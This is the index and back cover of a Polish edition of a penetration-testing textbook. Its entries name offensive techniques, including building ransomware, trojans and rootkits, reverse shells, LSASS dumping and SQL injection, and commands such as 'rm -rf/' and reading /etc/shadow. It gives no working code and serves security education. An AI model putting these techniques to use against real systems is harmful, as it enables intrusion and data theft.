peer-to-peer, P2P, 73, 80, 81, 156
pełny dupleks, full duplex, 70
pfSense
instalacja, 25
konfiguracja, 25, 27
pulpit, 66
uruchomienie maszyny wirtualnej, 28
phishing, 133, 149
piaskownica, 303
pivoting, 311
urządzenia dual-homed, 312
za pomocą Metasploita, 316
plik
.deb, 214
/etc/passwd, 321
/etc/shadow, 321
control, 215
MainActivity.smali, 232
md5sums, 215
OVA, 31
postint, 215
robots.txt, 158
wpconfig.php, 269
pliki
.vmdk, 30
wykonywalne, 241
podatności typu zero-day, 179
podpisanie trojana, 233
podpis
tworzenie, 112
tworzenie algorytmu, 113
weryfikowanie, 112
podpisywanie, 97
pliku APK, 232
podproces, 77
polecenie
arp -a, 50
arpspoof, 45, 46
cat, 101, 102
DATA, 137
dmesg, 246
grep, 246
gunzip, 25
ifconfig, 235, 295
ls, 256
lsmod, 247, 262
make, 246
msfvenom, 216
netdiscover, 34
ping, 81
ps, 213
reboot, 36
rm -rf/, 36
show encoders, 222
tcpdump, 64
touch, 81
urlsnarf, 46
use, 209
whoami, 36, 79
połączenie
HTTPS, 48, 128
TCP, TCP handshake, 69
z serwerem FTP, 35
port, 54
21, 35
25, 135
80, 63
443, 83, 162
6200, 34, 75
porty
docelowe, 53
otwarte, 54
otwarte TCP i UDP, 159
rejestr nazw usługi i numerów, 72
skanowanie, 73
źródłowe, 53
porywanie URL, squatting, 144
poszukiwanie otwartych portów, 73
poświadczenia, 269
potok, 82
powiązania pierwszego stopnia, 152
powłoka, shell, 34, 64
proces, 54
hookingu, 251
LSSAS, 329
program
do wykrywania hasła, 202
do wstrzykiwania zapytań, 273
łamiący posolony skrót, 282

Kup ksi k Pole ksi k

protokół, 52
ARP, 39
DHCP, 314
DNS, 52
ESMTP, 136
HTTPS, 63, 128
ICMP, 57
IPv6, 165
Kerberos, 342
kontroli transmisji, TCP, 57
LDAP, 337
LLMNR, 335
NTLM, 332
pakietów użytkownika, UDP, 57
przesyłania dokumentów hipertekstowych, HTTP, 56
przesyłania plików, FTP, 56
SMTP, 135
SMTPS, 135, 140
SSH, 314
TLS, 109
wielodostępu przez wykrywanie nośnej, MAC, 57
Protonmail, 153, 164
proxy, 319
przechwytywanie ruchu sieciowego, 44
ARP spoofing, 39
na porcie 80, 64
przeciążenie bufora, buffer over-read, 180
przeglądarka
Chrome, 304
Firefox, 60
Opera, 153
przejmowanie karty SIM, 158
przekazywanie adresów IP, 44
przestrzeń
jądra, 248
użytkownika, 248
pulpit pfSense, 66
pułapka honey pot, 160
Python
implementacja ARP spoofer, 50
tworzenie złośliwej aplikacji, 239

R

radia definiowane programowo, 356
random fuzzing, 189
ransomware, 87
tworzenie oprogramowania, 103
reguła tego samego pochodzenia, 293
reguły HSTS, 128
rejestrowanie naciśnięć klawiszy, 264
reverse shell, 68
root, 79
rootkit, 213, 242, 247
instalowanie, 262, 304
narzędzie Armitage, 258
ukrywanie plików, 256
router/firewall pfSense, 25
rozwidlenie, fork, 77
równanie krzywej eliptycznej, 122

S

serwer
atakujący, 208
BeEF, 300
FTP, 35
HTTP, 143
LDAP, 339
Linux, 30
Metasploitable
adres IP, 34
ładowanie odwróconej powłoki, 78
ransomware, 106
szyfrowanie, 129
SMTP, 135
testowanie bezpieczeństwa, 149
SSH, 71
TCP, 77
SGN, Shikata Ga Nai, 225
Shodan, 163
filtry, 164
sieć
typu Air Gap, 358
VPN, 139, 153
wewnętrzna Metasploitable, 30
silnik DSE, 197
działanie, 198–200
SIM jacking, 158
skaner podatności, 169
Nessus Home, 169
Nexpose, 169
skanowanie, 44, 260
aktywne (narzędzia)
traceroute, 174
Whatweb, 174
Discover, 174

Kup książkę Poleć książkę

skanowanie
FIN, 74
Internetu, 159
lista wykluczeń, 160
nmap, 75, 172
OSINT, 173
pasywne (narzędzia)
ARIN, 174
dnsrecon, 174
goofile, 174
Metasploit scanning tool, 174
Recon-ng, 174
theHarvester, 174
URLCrazy, 174
whois, 174
portów, 73
SYN, 73, 80, 83, 159
XMas, 74
ZAP, 299
skrót, hash, 112, 277
HMAC-SHA256, 321
MD5, 278
budowa bloków, 279
SHA-256, 281
skrót klawiaturowy
Ctrl+C, 64, 315
Win+X, 330
skróty haseł
zdobywane w systemie Linux, 321
zdobywane w systemie Windows, 329
słowo kluczowe
final, 105
try, 105
with, 105
SMTP, simple mail transfer protocol, 135
SMTPS, 140
socjotechnika, 131
solenie skrótu, 282
SQL injection, 266
SQLMap, 275–277
SSL, Secure Sockets Layer, 124
sterownik, driver, 243
stos protokołów internetowych, 54
stripping SSL, 128
sygnatura
binarna, 223
złośliwego oprogramowania, 221
szablony, templates, 291
szyfr
AES, 95
blokowy, 95
AESGCM, 124
tryb CTR, 93
tryb ECB, 92
Cezara, 88
Vigenere, 108
z kluczem jednorazowym, 88
szyfrowanie, 87
asymetryczne, 102
pliku, 95, 99
ruchu internetowego, 48
typu one-time, 89
uwierzytelnione z powiązanymi danymi, 125
wiadomości e-mail, 96
znaku, 89

Ś

ścieżka certyfikatu, 114

T

tabela
NAT, 166
wywołań systemowych, 249
ARP, 42
tablica linux_dirent, 256
Tails, 348
TCP, 57
handshake, 69
reverse shell, 71
three-way handshake, 69
TCPDump, 52, 63–65
tekst jawny, 87
teoria Rivesta-Shamira-Adlemana, 97
testy penetracyjne, 31
TLS, transport layer security, 109
Tor, 348
torrent, 156
traceroute, 57, 84, 174
transformacje Maltego, 153–155
translacja adresów sieciowych, NAT, 71, 165
trasa, route, 317
trojan, 207, 213
dla Windowsa, 227
hosting, 217

Kup ksi k Pole ksi k

instalowanie backdoora, 220
kontrolowanie pracy, 219
na Androida, 229, 234, 235
testowanie, 234
pobieranie, 218, 235
podpisanie, 233
tworzenie, 214–216
ukrywanie
w dokumencie programu Word, 228
w grze Saper, 227
tryby szyfru blokowego
CTR, 93
ECB, 92
tworzenie
exploita, 181
fałszywych filmów, 144
funkcji exploita, 187
fuzzera, 189
klienta odwróconej powłoki, 75
kopii maszyny wirtualnej, 243
modułu jądra, 262, 243
modułu Metasploit, 224
narzędzia OSINT, 175
oprogramowania ransomware, 103
pliku wykonywalnego, 241
podpisu, 112
programu do wstrzykiwania zapytań, 273
proxy, 319
rootkitów, 247
serwera TCP, 77, 83
sfałszowanego e-maila, 138
skanowania Nessusa, 171
trojana, 207, 210, 214
dla Windows, 227
na Androida, 229
wiadomości Client Hello, 182
wirtualnego laboratorium, 329
wykonywalnego pliku binarnego, 200
złośliwego żądania Heartbeat, 185
złośliwej aplikacji, 239
tylne drzwi, *Patrz* backdoor

U

Ubuntu
instalacja, 33
konfiguracja maszyny wirtualnej, 32
uczenie maszynowe, 146
UDP, 57
ukrywanie
plików, 256
trojana w dokumencie programu Word, 228
trojana w grze Saper, 227
uprawnienia debugowania, 330, 331
uprawnienie SUID, 324
uruchamianie
exploita, 325
modułu jądra, 245
transformacji, 154
urządzenie dual-homed, 312
urzędy certyfikacji, 113
usługa
Active Directory, 336
DNS, 335
Dyn DNS, 80
LDAP, 336
Nessus, 169
usługi
podatne na błędy, 75
zaplecza, backend services, 269
usuwanie SSL, stripping SSL, 128
utajnienie z wyprzedzeniem, 126
utwardzanie, hardening, 348
serwera, 353
uwierzytelnianie
dwuskładnikowe, 157
Kerberos, 342
na serwerze SSH, 351
przy użyciu NTLM, 332
wiadomości, 111
uzgadnianie trójetapowe TCP, 69

V

VDI, VirtualBox Disk Image, 27
VirtualBox
instalacja, 24
maszyna wirtualna
Kali Linux, 31
Metasploitable, 30
pfSense, 26
opcja
Attached to, 32
Power off the machine, 28
Reboot, 28
Remove Attachment, 29
Settings, 29
przycisk New, 30, 32
sieć wirtualna, 24
zwiększanie rozmiaru dysku, 157

Kup ksi k Pole ksi k

VPN, 139, 153
VPS, 347
  konfigurowanie, 350

W

walidacja certyfikatu, 113
warstwy stosu protokołów, 55
  aplikacji, 56
  fizyczna, 58
  łącza danych, 57
  sieciowa, 57
  transportowa, 57
    zabezpieczenia, 110
wektor inicjujący, 225
weryfikowanie podpisu, 112
wgrywanie złośliwego oprogramowania, 211
whois, 152–155, 174–176
wiadomość
  Client Hello, 181
    tworzenie, 182
  Server Done, 181, 184
wiązania, 338
Windows
  domena, 334
  jednostka organizacyjna, 334
  kontroler domeny, 334
  proces lssas, 329
  skróty haseł, 329
  usługa
    Active Directory, 336
    DNS, 335
    LDAP, 337
Wireshark, 52
  analizowanie pakietów, 65
  ekran powitalny, 58
  eksplorowanie pakietów, 67
  filtrowanie
    konwersacji TCP, 62
    pakietów, 61
  ikona płetwy rekina, 60
  instalowanie, 58
  interakcja z kartą sieciową, 59
  okno narzędzia, 60
  pakiety ARP spoofing, 59
  przechwytywanie pakietów, 60
  śledzenie strumienia TCP, 62
  uruchamianie, 58
wirtualna sieć prywatna, VPN, 139, 153
wirtualne laboratorium Windows, 329
wirtualny serwer prywatny, VPS, 347, 350
wskaźnik myszy, 30
wstępne uwierzytelnianie, 344
wstrzykiwanie
  kodu NoSQL, 286
  zaczepu BeEF, 300
  zapytań SQL, 271, 273
wtyczka NoScript, 307
wykonanie symboliczne, symbolic execution, 195
  dla programu testowego, 195
  dynamiczne, 197, *Patrz także* silnik DSE
  ograniczenia, 196
wykonywanie
  ataku socjotechnicznego, 301
  współbieżne, 197
wykrywanie
  ataku ARP spoofing, 48
  ruchu, motion detection, 144
wyłudzanie informacji, 149
wymiana
  kluczy, 118
  wiadomości e-mail, 134
wyszukiwanie
  aktywnych adresów IP, 163
  DNS, 135
  luki w zabezpieczeniach, 75
  plików, 269
  wrażliwych stron, 158
wyszukiwarka
  Google, 158
  Shodan, 163
wywołania systemowe
  działanie, 248
  proces hookingu, 251
  przechwytywanie, 251
  przywracanie wpisu, 254

X

XOR, 88, 90

Z

zabezpieczenia warstwy transportowej, TLS, 109, 110
zaciemnianie kodu, 240
zapora sieciowa
  iptables, 163
  pfSense, 25, 27, 63

Kup ksi k
Pole ksi k

zapytanie SELECT, 267
zatrucie LLMNR, 335
zdalne wykonanie kodu, 180
zdarzenie
module_exit(), 244
module_init(), 244
Zed Attack Proxy, 298
ziarno, seed, 91
złośliwa usługa Androida, 232
złośliwe
oprogramowania, malware, 208
dostarczanie, 213
ukrywanie w pliku, 213
wgrywanie, 211
żądanie, 186
złośliwy
kod JavaScript, 306
pakiet APK, 230, 232
zmienianie
hasła, 66
sygnatury, 221
enkoder Base64, 222
enkoder SGN, 226
znak
nowego wiersza, 137
powrotu karetki, 137
zrekonstruowany strumień TCP, 63
zrzucanie pamięci procesu LSSAS, 329

Ż

żądania HTTP, 271
GET, 272, 293
POST, 272

Kup książkę Poleć książkę

Notatki

PROGRAM PARTNERSKI

GRUPY HELION

1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!
http://program-partnerski.helion.pl

Włamuj się jak prawdziwy ekspert!

Zdajesz sobie sprawę, że tylko w 2021 roku cyberprzestępcy ukradli ponad 100 milionów dolarów w kryptowalutach, próbowali zatruć wodę na Florydzie, włamali się do sieci firmowej Pfizer Pharmaceuticals, zaatakowali Colonial Pipeline przy użyciu oprogramowania ransomware, atakowali agencje rządowe i działaczy politycznych licznych państw? Tego rodzaju ataki mogą mieć poważne konsekwencje społeczne i ekonomiczne. Nasze bepieczeństwo zależy więc od możliwości zabezpieczenia infrastruktury. W tym celu potrzebujemy etycznych hakerów, którzy odkrywają luki w zabezpieczeniach, zanim zostaną wykorzystane przez niebezpiecznych i bezwzględnych ludzi.

Ta książka, będąca szybkim kursem nowoczesnych technik hakerskich, przedstawia różne rodzaje cyberataków, wyjaśnia ich podstawy technologiczne i omawia służące im narzędzia. Dowiesz się, w jaki sposób przechwytywać ruch sieciowy i badać pozyskane pakiety. Nauczysz się zdalnie uruchamiać polecenia na komputerze ofiary i napiszesz własny ransomware. Przeczytasz o tym, jak wykrywać nowe luki w oprogramowaniu, jak tworzyć trojany i rootkity, a także jak używać techniki wstrzykiwania SQL. Zapoznasz się również z szeroką gamą narzędzi do przeprowadzania testów penetracyjnych (takich jak Metasploit Framework, mimikatz i BeEF), rozeznasz się w działaniu zaawansowanych fuzzerów i sposobach szyfrowania ruchu internetowego. Poznasz też wewnętrzne mechanizmy złośliwego oprogramowania.

Dowiedz się, jak:

- prowadzić ataki typu cross-site scripting
- pisać własne narzędzia hakerskie w języku Python
- przechwytywać hasła w firmowej sieci Windows
- skanować urządzenia w internecie i znajdować potencjalne ofiary
- instalować linuksowe rootkity i modyfikować system operacyjny ofiary

DR DANIEL G. GRAHAM

jest adiunktem na Uniwersytecie Wirginii w Charlottesville, wcześniej pracował w firmie Microsoft. Interesuje się bezpieczeństwem systemów wbudowanych i zabezpieczaniem sieci. Autor licznych artykułów na temat czujników i sieci, publikowanych na łamach czasopism IEEE.

Helion

helion.pl

HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl

KOD KORZYŚCI
Sięgnij po więcej!

ISBN 978-83-283-9419-3

9 788328 394193

Cena: 89,00 zł